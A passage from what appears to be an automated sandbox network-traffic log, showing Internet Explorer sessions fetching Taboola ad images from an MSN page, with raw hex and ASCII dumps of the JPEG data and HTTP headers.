2021-12-03 00:05:28 UTC	161	IN	Data Raw: a1 e4 dc c1 95 ea 12 2a 08 a1 e7 5c b1 56 a0 4f 9b 41 ab 4f a1 56 5a a5 57 e9 8e 41 91 22 8f 5a a5 bf 1e a3 4a a9 36 d4 87 5c 83 51 84 fb 13 60 48 4b 4f b0 e2 1d 6d 24 72 1a 12 38 af 45 b2 5a 26 f1 5e 7f ab 2d 19 a2 b1 9f 72 95 06 b5 a5 7d 97 f4 7e 75 4b 56 fb 2c c8 d0 cd 15 a5 ea b7 6c 29 19 a6 43 1a b5 a2 b2 c6 4d ab 67 ca a6 54 d7 96 59 cd 39 ef 50 6b 94 ec 9a ba ba cc da f2 f6 55 b5 3e 92 98 b9 a5 71 db 96 ed 69 10 ac 99 e7 4c af a0 49 d4 8a 46 9b eb 86 6c ce 7d a7 e3 76 a1 d7 c5 6b 07 67 6c 97 9e b2 70 d4 4d 27 d1 5d 46 d0 6c a7 4e cd 11 28 b9 4f 3e e5 1c a4 f5 2b 4f 29 94 5a ee 4f 93 9b 72 f4 dd 41 ae 3d 3d 9c e1 2a a1 4c a2 54 56 e2 a0 d2 59 b4 12 09 14 88 93 37 b7 f6 2f b6 90 4e 73 16 79 d4 fa 7e 9d 65 5e d3 3d b0 f3 de 57 ec 89 a3 39 1f 4b b5 7a Data Ascii: *\VOAOVZWA"ZJ6\Q`HKOm$r8EZ&^-r}~uKV,l)CMgTY9PkU>qiLIFl}vkglpM']FlN(O>+O)ZOrA==*LTVY7/Nsy ~e^=W9Kz
2021-12-03 00:05:28 UTC	162	IN	Data Raw: 5b 3a 12 6b 7e f7 4d 95 14 5c 95 22 e0 f1 c8 27 f4 20 fd 79 e0 a5 ce b6 52 75 dc 26 ab 82 a0 a3 61 e9 f7 6f e6 47 87 96 0a a1 ee 16 71 4c 9d 88 47 54 dc 93 6e 9c db 9e b8 2d 70 f1 4c 9c ce a4 52 69 15 d2 07 95 94 54 98 40 73 ef 7b d7 f7 76 dc 26 d7 b7 85 f9 f9 8f c7 05 ab 71 03 a9 20 6b 70 a0 e4 52 83 97 e3 ef 03 c6 de 6c 7a 5f fb e2 8f 60 70 34 d8 f7 af 85 f8 ad 01 9a 03 3c 3b e7 de b6 4d 53 2f 5d 5d ef 76 43 8d ee ee 9c 4a 95 fc b3 c6 d7 92 a3 ca 17 60 02 88 f7 52 91 70 15 f7 4e 3f 24 09 30 1b ff 00 29 fd 9b db 8c ad c1 69 69 0e 17 8b d2 a3 63 fb b2 f3 53 f6 a6 7d 9a d3 e0 3f 99 3b 53 f6 73 cb 53 24 ca 69 c9 15 dd 71 d2 8c bb 09 6f b9 50 8a 86 fb ea 86 a6 64 3a 44 46 5c 79 55 b6 06 f9 59 cf 2b 42 42 d7 58 86 87 2b d4 78 eb ab b6 fc 2a a6 9f 0f 8c 1a 4b Data Ascii: [:k~M\'" yRu&aoGqLGTn-pLRiT@s{v&q kpRlz_`p4<;MS/]]vCJ`RpN?$0)iicS}?;SsS$iqoPd:DF\yUY+BBX+x*K
2021-12-03 00:05:28 UTC	163	IN	Data Raw: 4e a8 2d 7b 98 51 4c 59 6d 15 0d 8f 44 71 49 0f 36 b5 28 d8 80 9b 9b 1e 4f 81 c5 1e 25 a4 70 52 c3 94 d2 80 99 77 1f 75 d2 9c a9 50 8d 19 e4 d3 1a 75 2e d2 6a b1 4d 67 2e 38 39 0a 8c f2 94 ec c8 28 b7 bb 78 6e 39 b9 0d a6 db 18 52 6c 38 c7 06 2b 06 83 29 69 fa b5 04 4f 5b f4 e3 2b bd 98 b2 40 de 80 69 b5 0f 7e 2b 19 eb f5 26 55 39 59 2b 59 e6 eb 36 a0 e9 76 42 ec ff 00 3b 34 ea 4e a5 e5 7c 9d 47 a7 66 2a 26 ad 64 98 b9 2e b7 0e a3 95 b3 a5 1d ca 05 77 32 c9 a6 d2 5d 7d 8c cf 4a 4e 4b 54 0a fa eb 34 a8 91 c2 e6 43 7e 54 19 18 2e 85 ad 7a 73 44 9c d6 99 d7 74 93 b0 96 9d e5 5d 01 d0 ed 50 d0 dc c5 ad bd 9f fb 4f 53 a9 74 ac c9 91 a8 3a d9 ac d9 82 bb 9a 66 7f 16 d0 4a bc ec b9 99 25 07 ea 55 f6 75 0a a4 c3 b3 29 50 eb 66 a7 58 a6 ba fd 1a 78 0e b8 a4 44 47 Data Ascii: N-{QLYmDqI6(O%pRwuPu.jMg.89(xn9Rl8+)iO[+@i~+&U9Y+Y6vB;4N|Gf*&d.w2]}JNKT4C~T.zsDt]POSt:fJ %Uu)PfXxDG
2021-12-03 00:05:28 UTC	165	IN	Data Raw: e7 b7 8b 1f 22 6e 3a 5b d7 12 09 16 52 1e e6 99 07 c6 aa 12 5d 15 4e a0 85 27 78 55 c1 4d b8 e6 fc 70 09 e7 e7 e1 88 71 2e 10 4d 28 76 b7 25 d0 31 46 59 35 3c 23 cf 92 b5 e6 65 04 ac a5 6d b2 da 14 2c 05 db dc 94 6c 25 62 e1 5d 52 49 20 a0 a4 a5 41 44 29 25 24 e3 07 60 b3 29 0d 04 12 41 b9 bc f3 a7 e8 14 3f 12 22 a2 96 d0 41 b0 3e 3d 85 e7 4b b5 c7 d8 1d 37 59 bb 51 e5 ed 57 d0 1d 49 ca 1a 15 a5 79 a9 35 ba ae b2 e4 99 b9 56 55 71 74 2c d7 36 5c 79 53 ab fa 45 41 a4 3f 45 80 c3 99 f1 d7 aa 15 1a e4 6a e5 4c d1 a8 59 89 84 54 e3 d3 6a 2d d4 ea 31 e5 6c c2 f6 80 0b a5 b1 05 a6 f4 04 36 1d cf 2c 82 0f d2 00 69 61 aa a9 6e 1b a4 88 65 73 52 d5 20 b8 11 c6 a6 41 04 38 97 3b 32 e8 1f 66 2f b2 37 b2 c7 66 77 69 55 ba 46 48 77 55 b5 2e 9a d8 be ae 6b 1a 20 66 bc Data Ascii: "n:[R]N'xUMpq.M(v%1FY5<#em,l%b]RI AD)%$`)A?"A>=K7YQWIy5VUqt,6\ySEA?EjLYTj-1l6,ianesR A8; 2f/7fwiUFHwU.k f
2021-12-03 00:05:28 UTC	166	IN	Data Raw: 4f 7e e4 31 ef e3 d2 67 c0 37 06 0e 33 c6 25 01 80 7d 62 b5 16 e7 a5 96 44 9c 51 02 5b d2 fb 8a f9 ce 94 5c d8 ab e4 0e d9 bd b7 2a 6d e6 0e d3 fa 95 5c d3 1d 33 96 fa 5f 89 a5 99 70 8a 7c 99 14 f5 3a db cc 45 7b 2c 31 31 c8 88 72 c9 6c 9a 8e 77 99 5c a8 a9 e4 ad e6 e9 94 dd e9 8e d6 c3 11 8d 25 b8 4c c9 14 04 cb a2 2d 7e 95 e1 75 19 00 a1 15 17 9d f9 5a be 0b 76 f4 7b b3 d6 96 e8 a4 01 4f d3 7c 9b 4e a3 3e a6 3b 99 f9 8a 5a 3f 89 e6 ca b8 0a 05 4a a8 d6 e5 a5 52 88 2a 1b bd 9e 3f b3 45 67 de 6d 96 43 78 c9 c0 7d 6f ac ba a6 a6 f6 e5 d2 ca f3 cb c0 7e 16 7f 89 4e 4a 4a 54 4d d5 d4 95 0b 93 bb a9 f3 e4 dc 9f 51 7c 64 a1 5c ac 46 48 5a 08 1d 08 24 d8 fc 3c c1 e3 a6 08 ae 96 18 2b 09 3d 52 78 24 0b 78 1b 0f 3f cb 04 52 0c c4 bf a1 f2 fa e7 9f d3 d3 04 53 0c Data Ascii: O~1g73%}bDQ[*m\3_p|:E{,11rlw\%L-~uZv{O|N>;Z?JR*?EgmCx}o~NJJTMQ|d\FHZ$<+=Rx$x?RS
2021-12-03 00:05:28 UTC	167	IN	Data Raw: 56 e5 33 ce 64 47 85 7d 14 6b b1 12 77 5d 3d 4f bb cf 5f 3f 2f d7 a7 1e 78 2e 93 8a 25 c2 09 00 c8 8d 24 5a d2 6a 07 45 12 fc 14 a9 b5 1d b6 3d 0f 07 d7 e3 88 20 1b fa c2 9f 98 dd 69 cd 40 4a a7 23 ad bd 3c 7d 3c fd 7a fe 78 a3 84 51 a2 f7 d6 dc d5 c1 06 c5 5b b2 69 89 56 f2 13 cd 8f 81 f3 36 e3 eb a6 32 38 62 f9 6f ac 93 e7 2a 08 06 fa 5a b0 ad 99 54 a0 0d 8a 4a 45 8f 26 fd 7e 23 f2 e7 c3 18 3d 9a 1b 4d 0a d1 ae 8b db a6 a7 c4 f9 ab 4e a1 4b f7 8e c4 df 82 6c 90 6f 7e 6c 7c cf 8f 1d 3e 38 ae 46 ad 55 a1 36 21 ee 55 b8 58 82 45 ca 7a 8b 91 c8 f8 7c 3f a6 04 48 83 e4 8a c8 9f 0d 64 1b 6d 3e ef 42 80 4f 87 1c f8 f8 02 6d f1 c6 8c 74 11 35 6e a3 bf 1b a5 96 0b d4 1a 24 a8 ea 89 99 e9 a9 50 a9 d0 1c 32 0b 69 51 0b 97 49 51 dd 2e 01 e4 5c b6 07 b5 32 9e 4e f6 Data Ascii: V3dG}kw]=O_?/x.%$ZjE= i@J#<}<zxQ[iV628bo*ZTJE&~#=MNKlo~l\|>8FU6!UXEz\|?Hdm>BOmt5n$P2iQIQ.\2N
2021-12-03 00:05:28 UTC	168	IN	Data Raw: 80 f3 0a a8 c9 41 3c a4 5a c7 c3 cf d7 83 e7 8b 07 91 60 07 44 f9 81 94 24 09 92 28 4f a5 bd 76 94 93 a8 2b b2 87 de 1d 3c 8f a7 a7 1d 47 5f d3 16 f9 af e1 7d bb ac ad 5b 89 f4 9f b4 cc 08 fd 4e 93 e5 74 8f 70 ea 89 b2 47 81 20 1f cf 1d 2d 71 33 3e 4b 89 d8 79 9c 4c 19 f5 06 d7 44 4b 6a 2a b2 c0 45 ba f3 f5 f9 62 ca 3e 49 17 13 a5 f6 e4 55 54 82 12 76 72 41 ea a3 c1 fd 7f db e6 0c 77 7e ff 00 bc 93 17 e1 83 da 32 97 34 83 53 a1 a5 af dd 0d 10 0d 38 00 2b ee ec 47 40 a2 39 eb c8 fc 46 27 bb 28 6e 0e 2b 6d 88 4d 85 62 dd 5d c3 cd 14 a4 82 7d de 3a 70 6f f9 f3 82 be 4c 40 09 73 9a 6d 3f 4d 67 9c fb d5 24 a6 54 a2 78 04 1f 05 1f d6 d6 e9 82 0f 99 7d ff 00 e2 7f 29 50 ce d6 d2 0a 40 1d 01 b9 1e 3f 0f af 8e 0a 85 85 c6 4d ed 46 f7 df 05 50 ca fa 6c 3b 7f 11 6f Data Ascii: A<Z`D$(Ov+<G_}[NtpG -q3>KyLDKj*Eb>IUTvrAw~24S8+G@9F'(n+mMb]}:poL@sm?Mg$Tx})P@?MFPl;o
2021-12-03 00:05:28 UTC	170	IN	Data Raw: 6c 26 c0 1b 99 a5 40 a0 8b 73 e5 0b 31 87 7c c4 df 84 93 4d 63 98 b7 92 da 5d 09 ec 87 a4 1a 1a 88 d3 32 c6 5d fe 35 9a da 63 ba 93 9e b3 33 6c 4e ae 12 a5 6e 78 52 e3 25 b4 d3 b2 f4 77 14 02 83 34 88 ec 2c f5 71 e5 28 a8 19 24 9b 99 57 00 36 de eb 6e a2 52 6e 4a dd ba cb 96 dd bd 67 95 5e e1 7e 41 40 9e 08 b5 87 06 f8 85 2a e9 8b 01 2d 9b a5 09 49 24 03 61 eb fd 87 e9 8a 34 b8 93 36 ef 51 7e 7b 79 94 cb 50 77 9b 90 2f c7 41 e0 3f b7 ef 8b a2 9a 62 0a 40 4f dd e0 58 fc f0 45 30 dc 40 00 b5 af e3 c7 eb f9 60 8a 4d a8 5b ba 81 e9 61 f0 fa f4 f4 c1 14 bb 51 82 07 20 5e dc 7a fd 7a f4 fd 08 9c a1 94 d8 95 01 7b 70 3a 1f a3 82 12 05 cc 73 4b a1 2a 02 e3 6d 85 fa 90 3e 3e 5e 5d 4e 1c 7b a2 cd ee 3f 6b 60 d2 9a d4 e9 c7 6f 44 ab 68 b2 89 22 f7 1d 6f 71 fd 3c 3f Data Ascii: l&@s1|Mc]2]5c3lNnxR%w4,q($W6nRnJg^~A@*-I$a46Q~{yPw/A?b@OXE0@`M[aQ ^zz{p:sK*m>>^]N{?k`oDh "oq<?
2021-12-03 00:05:28 UTC	171	IN	Data Raw: b9 f3 25 3f 59 82 55 15 3e cd 52 a7 ac 4d a4 c9 4a 01 0c cc 68 dd 29 04 5b f9 72 9b df 15 f4 9e 14 1c dc 4d c2 48 86 b8 b1 c1 c2 e2 de 1d 15 5c dc cd 2d 26 64 46 de 9c 55 ed a3 79 bc d5 69 cc 31 25 c5 c7 90 c2 cc 79 0d 3a 6c e3 52 18 0a 43 cc ad 06 ca 2a 4b ad b8 95 2b 8b 5d 3d 6f 8f 51 8e cc d0 ed c4 da 17 96 f6 e5 71 6e a2 8b 6d a8 b5 05 44 53 33 19 74 32 e3 05 b7 da 73 77 dd 28 0a 29 59 3b 80 4a ae 38 3c 1f 4f 2b 44 d3 7a 78 aa 8c c0 88 23 a0 23 de 55 35 8f ed 66 d1 5d 06 91 16 9a b8 f5 5c f1 a9 f1 29 68 a7 57 f2 8e 5c 0c 49 76 43 e8 42 45 3a 5d 66 a0 a7 c5 3b 2f 14 a7 73 9d dd 49 c3 3e 62 54 44 58 8f 29 27 19 e1 fc 2b 71 1c e1 89 f6 c6 94 af 59 f0 8d d7 56 1b b1 35 b1 89 be bb f2 b4 1e 3d 79 df a8 da a9 db e7 b7 fe e8 ee cd 91 d9 bb 43 27 90 16 cb 13 Data Ascii: %?YU>RMJh)[rMH\-&dFUyi1%y:lRC*K+]=oQqnmDS3t2sw()Y;J8<O+Dzx##U5f]\)hW\lvCBE:]f;/sI>bTDX)' +qYV5=yC'

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	172	IN	Data Raw: 11 62 1b be ee a4 91 c7 f7 f1 f9 e0 ae 30 c5 24 d7 98 bc 4e b0 a3 9c 84 15 c1 48 f2 f3 f3 f2 ff 00 6c 14 16 6d 24 f4 51 92 29 80 83 66 d2 39 b6 e2 0f 3c 9e 79 f3 fe f8 28 60 ad c8 8a fa 53 f2 a2 24 52 92 a4 6d ee ae 7d e2 6d 6f 2f 86 24 52 be 46 cb a3 e6 10 d8 fa 62 9b d2 2d a8 1e aa d4 99 97 fb d5 00 96 46 ee 78 b8 bf cf 8f ab 79 0b e2 af fa 9a 44 00 68 64 5f 8c 5f 4d bd 54 b3 1b ea 8f a6 4f 86 f7 b7 9f a2 b3 2a d9 51 4e 02 15 1d 29 b1 e0 94 15 15 58 8e 96 e0 01 c7 a7 8e 39 8e 00 70 20 c8 a4 e9 7f 2f ca e8 6b e4 c5 22 ab 1f d4 32 47 78 a2 12 d7 bc ab 26 c1 2a 4a ac 45 ae 93 61 ef 03 cd cf 97 36 e7 1c ef c1 2d 30 d9 23 73 d2 2d fc 37 5a b6 03 81 d8 fb 11 6a ef 65 ac d9 cf 27 d4 34 d7 35 47 cd 51 50 f8 a0 57 96 18 aa 96 9b 3b 21 d6 db 00 09 4a 40 49 4b 0d Data Ascii: b0$NHlm$Q)f9<y(`S$Rm}mo/$RFb-FxyDhd__MTO*QN)X9p /k"2Gx&*JEa6-0#s-7Zje'45GQPW;!J@IK
2021-12-03 00:05:28 UTC	173	IN	Data Raw: 13 88 6b 5a 60 40 8d b9 52 3b a2 e1 c6 c2 25 e5 cd 8d 24 7b ef fd a6 8a ca 9d 13 b4 e7 69 85 cf cb 7a 67 0a af a2 da 3f 12 a3 2a 8f 5b d5 4c c3 4d 97 4a ce b9 ec c1 29 62 7b 3a 69 48 9a db 12 28 99 59 0f f7 b1 7f e6 0c e8 e6 a3 98 10 89 2a ca 51 61 53 17 07 33 49 d4 f7 af 7e 88 cc 26 50 b8 10 6b ae dc c7 ef 5a 2c e9 a2 bd 87 b4 8b 45 bb ba 94 0a 02 73 5e 6c 0e 19 32 73 3e 65 22 ab 31 55 25 a9 4b 93 3a 1b 12 8c 86 63 cb 75 d5 17 5f 9d 25 72 ea 12 5d 5a 9c 91 25 6e 29 6a 2a e8 6b eb cf f4 b6 e9 bf 4f e2 db 74 51 de 78 95 3a 5c 74 94 84 ac ac 92 6c 92 3d de 9c 01 fe 91 64 f9 00 31 59 7f fb 47 7d 52 9a cf 0a 8f 7e e2 76 52 b1 e9 c9 67 94 a1 b0 a1 61 d0 5c 0f 2b f5 b7 80 bf 86 21 a5 cc ff 00 19 f3 16 d8 28 ef 92 97 66 21 45 ac 84 aa f7 bf 36 e8 4f c7 e8 62 e0 Data Ascii: kZ`@R;%${izg?*[LMJ)b{:iH(Y*QaS3l~&PkZ,Es^l2s>e"1U%K:cu_%r]Z%n)j*kOtQx:\tl=d1YG}R~vRga\+!(f!E6Ob
2021-12-03 00:05:28 UTC	174	IN	Data Raw: a1 b4 9e b6 df c7 c7 80 4b 46 6d 27 a8 bd 8f 89 bf 99 fa b6 25 64 a5 59 65 0a 2a 57 20 8f 5f 21 82 27 e8 1e 3f 2f 4b 71 82 25 93 75 71 73 6b 60 a1 c7 28 06 f2 63 c9 04 da fc 8b e0 b1 26 4c a7 21 21 2b 16 1e 67 f5 fa fc b0 53 9b e9 cb e7 c9 2b 82 d1 82 1a 04 cc 4d 4f 32 86 0a ca 87 a1 f8 1c 11 18 df 80 4d ec 07 e6 2f 82 2a 60 88 60 88 e8 3c db cf c7 e1 82 25 d1 f7 87 cf f4 38 91 71 cc 7a a2 a1 ea 7e 27 f5 c4 22 7c 93 70 3e 00 7e 1c 7e d8 c5 df 71 ee f5 5d 02 a0 1d d1 da ea 7f f7 7f f2 c5 51 2d 82 25 c7 41 f0 1f a6 08 9c 0e 83 e0 3f 4c 11 7f ff d9 Data Ascii: KFm'%dYe*W _!'?/Kq%uqsk`(c&L!!+gS+MO2M/*``<%8qz~'"|p>~~q]Q-%A?L

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49820	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	15	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-12-03 00:05:28 UTC	35	IN	HTTP/1.1 200 OK Connection: close Content-Length: 7451 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 597528982089565391558186606903645902496,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "f7fe8bce11e188b9ad4f853db245b8f1" expiration: expiry-date="Tue, 30 Nov 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Sat, 30 Oct 2021 05:39:38 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 98 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 135 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb201 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Fri, 03 Dec 2021 00:05:28 GMT Age: 1036177 X-Served-By: cache-wdc5571-WDC, cache-dca17722-DCA, cache-mxp6982-MXP X-Cache: MISS, HIT, HIT X-Cache-Hits: 0, 1, 1 X-Timer: S1638489928.205565,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F967a29a37c896af671157d56f753b141.jpg X-vcl-time-ms: 1
2021-12-03 00:05:28 UTC	37	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 05 05 05 05 05 05 06 06 06 06 08 09 08 09 08 0c 0b 0a 0a 0b 0c 12 0d 0e 0d 0e 0d 12 1b 11 14 11 11 14 11 1b 18 1d 18 16 18 1d 18 2b 22 1e 1e 22 2b 32 2a 28 2a 32 3c 36 36 3c 4c 48 4c 64 64 86 01 05 05 05 05 05 05 06 06 06 06 08 09 08 09 08 0c 0b 0a 0a 0b 0c 12 0d 0e 0d 0e 0d 12 1b 11 14 11 11 14 11 1b 18 1d 18 16 18 1d 18 2b 22 1e 1e 22 2b 32 2a 28 2a 32 3c 36 36 3c 4c 48 4c 64 64 86 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 01 00 02 03 01 01 01 00 00 00 00 00 00 00 00 00 00 00 05 06 03 04 07 02 01 08 01 01 00 03 01 01 01 00 00 00 00 00 00 00 00 00 00 00 00 02 03 04 01 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 fd 96 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: JFIF+""+2*(*2<66<LHLdd+""+2*(*2<66<LHLdd7"4

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	38	IN	Data Raw: e5 76 ae 76 2c 8a 51 3e f6 74 3b 65 cb 5e 57 4c 02 66 26 66 65 42 c7 b2 14 90 4f 5e 20 18 6e 8b e6 fd 6a 6b 94 d2 55 9d 08 18 99 22 f9 ae e8 33 e3 a8 94 f5 b4 d7 90 66 b5 94 92 72 93 12 35 ec 3d d6 8f dd 84 7c 1a e6 e2 fb 42 ba ce d1 84 4b 25 79 3d aa a8 ff 00 0d af 0a bf 14 56 5a fa 47 5e 8b 5c 56 eb 24 e7 5a 26 66 31 ac 15 26 cf f1 dd 75 67 88 13 fc 36 a7 ae a3 42 4a a6 95 eb f7 eb 94 cb a3 ab dd fa b7 49 cb ef 5a b0 9b 64 c1 26 f6 09 88 f5 6c 02 30 35 d8 2a 2c e6 e7 f5 9c d6 15 73 44 e5 75 bb 51 e5 4d ab d4 d6 c6 c9 9e 97 c1 66 8a 25 79 74 6c 32 e9 ba 55 69 6d ab 7c 9d f1 25 51 8b 46 8f 86 6b d9 af 66 fd ef 28 ca ae b1 ab 9d 25 08 99 f6 29 92 39 2f fa e2 28 cb 22 58 c2 d4 ec 9f 17 ee 31 e5 d9 6f 74 ff 00 b6 9c 6b aa 68 9f 37 c4 21 d5 95 3c 0a 64 22 22 Data Ascii: vv,Q>t;e^WLf&feBO^ njkU"3fr5=|BK%y=VZG^\V$Z&f1&ug6BJIZd&l05*,sDuQMf%ytl2Uim|%QFkf(%)9/(" X1otkh7!<d""
2021-12-03 00:05:28 UTC	39	IN	Data Raw: e8 54 cd 72 26 f0 58 74 a9 57 2c 95 46 85 98 f1 c1 68 cf df 90 c1 e0 cf 99 e0 32 39 ef e7 92 5e 39 e7 82 71 e3 f3 ef 1e 79 25 1c 4f 42 b9 3f ef e9 ff 00 70 53 e3 c4 e9 b7 a1 b8 23 cd 6d 46 75 1e c2 af b8 16 85 4b f9 26 b1 be 98 b8 af 3e 25 8b 70 10 fb 41 0b 97 ff 00 32 f0 88 fc b1 e2 20 45 cf 84 e9 f5 d4 25 10 85 59 64 79 35 a3 38 9b 23 26 3d bb 5a bf d3 ce 35 42 cf 44 3f 1e 7c 70 d0 43 fd 3c 18 fe 38 26 7c 17 4c 7d bc 8b 79 0c e1 b3 ed cf 93 92 7f f7 0c fb fe 7e 5f f0 e8 e7 54 d5 a8 ca b6 83 67 11 f9 76 ce a5 91 7d 23 ac e1 b5 5b 95 ad 8d c5 fb 2c e2 b9 78 f6 2b 58 bd 47 de 17 6b 4e 73 f6 34 67 5a d3 2b 3f b0 ef c6 29 25 09 46 87 67 d9 be 12 a2 7d eb 4a a5 51 ad 9e 61 d6 24 65 0a cf 8d 01 91 8f b3 16 31 fd 0a 07 fe 0f c4 73 e5 98 fe ab 77 98 fc cb 07 c7 Data Ascii: Tr&XtW,Fh29^9qy%OB?pS#mFuK&>%pA2 E%Ydy58#&=Z5BD?|pC<8&|L}y~_Tgv}#[,x+XGkNs4gZ+ ?)%Fg}JQa$e1sw
2021-12-03 00:05:28 UTC	41	IN	Data Raw: 93 05 c6 31 42 ea 24 24 9c 11 9f 84 f3 22 85 cd c3 ff 00 05 b1 f5 72 16 bb ab 89 c6 99 64 89 54 f2 09 ab fc a9 fb 2f b3 63 0a 24 6b 96 24 13 84 2b 9c 0d c9 dc 70 a7 b6 75 8c 48 a4 32 e3 e2 c7 15 3c f2 3d f5 6c 52 4a 07 3a 85 d1 77 50 07 98 14 b7 15 1c d9 22 a2 9c cb 2c f3 96 00 67 42 8c f8 45 47 1a b5 c2 88 5d b2 4f ef 0f 20 b5 3a 08 e7 99 17 38 59 19 46 7a 03 f2 11 ca 50 b8 24 0a 59 d9 ce 8e f7 46 79 d4 e2 19 27 4c a0 c2 ae fe 7d 01 a6 b9 8e 04 c2 a8 03 92 8d b3 4c c5 99 99 b8 92 49 f5 3f 26 38 9e 4e 1c 3a d3 cb 10 89 63 55 c9 03 8d 34 ec c5 9b 99 34 49 27 27 e4 24 45 c6 75 28 f5 34 91 c4 a7 2f 22 91 d0 53 ca c4 04 56 3a 46 40 e5 fc fb ff c4 00 33 11 00 02 01 03 01 06 02 07 09 01 00 00 00 00 00 00 01 02 00 03 11 31 21 04 12 13 41 51 71 30 81 10 14 20 22 Data Ascii: 1B$$"rdT/ck+puH2<=lRJ:wP",gBEG]O :8YFzP$YFy'L}LI?&8N:cU44I"$Eu(4/"SV:F@31!AQq0 "
2021-12-03 00:05:28 UTC	42	IN	Data Raw: d3 12 77 d6 d4 9a 88 13 36 a4 c2 c2 32 69 06 a0 73 6a 33 62 5a fd 64 ed 99 f0 a2 49 d4 9e 80 91 a8 bb 3b 1b 2a 8e 24 9a d8 03 da c4 91 da 6e 48 0e 82 a7 6e 77 22 9c 0b e8 0d cd 1b 15 cb be 83 53 53 8f 31 41 c0 dc ea 18 7a d6 0c 38 d1 84 6a 18 78 8a 42 b4 a2 20 c3 6b 64 66 45 2b 2b 03 62 cb c0 db 43 4a a4 1b 11 d5 b6 44 78 50 0d 71 67 0b b2 47 8d 3b 09 94 dc b6 e2 bc fa 2c c1 fa c5 ee 60 05 39 03 30 2b 65 c4 85 ae 4e 60 52 89 02 fd a4 ba 95 bf ba 39 d3 24 1e d5 98 f6 e4 ef de 05 08 b0 eb 90 0b 97 4e ca e8 aa 33 67 3c 14 50 8f 0e a6 e9 0a e9 de dc 4f 44 ff 00 fb 5a a4 73 be ee 4d 0d 85 b9 1b 6a 1a d7 e1 4e 3b 82 8f d0 51 23 9a 29 f9 56 1e 40 06 8f 1f f6 22 92 1c 3b 2f d9 c7 10 b0 7f cc c4 fa 0a 65 3c 3d a5 f2 34 f1 8d 04 8a 49 8c f7 83 a5 6d af 14 3b 27 e7 Data Ascii: w62isj3bZdl;*$nHnw"SS1Az8jxB kdfE++bCJDxPqgG;,`90+eN`R9$N3g<PODZsMjN;Q#)V@";/e<=4Im;'
2021-12-03 00:05:28 UTC	43	IN	Data Raw: 69 4e 89 12 97 6f 4a 8e 05 3a 19 a4 03 d1 6e 6b e8 df f7 c9 ff 00 0a fa 37 c5 e4 ff 00 85 60 1f ba 57 f9 a0 a6 90 5f 58 a4 47 f4 06 ff 00 5b ac 9d 85 e3 81 08 da 6e 67 82 f3 a0 22 0d 74 81 32 45 fe e6 9a 49 4f b2 8a 2e 4d 34 4b 05 a5 9d d4 d9 9a 5d 72 23 70 34 88 ea 87 69 ce 48 e3 40 4d f4 e7 40 62 f1 bd 8d 95 d4 44 3d b3 dc 74 ab 1a 2b 84 88 b1 ea b7 06 3a 33 71 35 b4 d3 b2 ed b7 25 1a 7d 40 05 4b 2a 9f de 91 b1 18 ff 00 53 58 51 97 fe c4 04 a2 78 b6 a6 a2 81 37 84 50 2f cc f1 3f 73 16 d8 d5 10 f5 8d 7e 04 25 ed 58 82 ec 2c 92 c8 14 2a 9e 24 02 69 9e 67 37 77 6c c9 34 90 61 a3 36 69 98 5e e4 6a 14 55 81 3d a9 4e 6f 27 32 6a 49 b1 4c 36 ff 00 67 84 5c ad f4 da 26 c0 52 e1 70 20 83 fb 3a 1b 97 23 4d b6 ac 42 c2 c3 b2 db 3a 01 bc 8d 40 e6 68 1e 15 63 d3 61 Data Ascii: iNoJ:nk7`W_XG[ng"t2EIO.M4K]r#p4iH@M@bD=t+:3q5%}@K*SXQx7P/?s~%X,*$ig7wl4a6i^jU=No'2jIL6g\&Rp :#MB:@hca

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49821	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	16	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fa7d05af5e60e8707568c7b40b90566cc.jpeg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
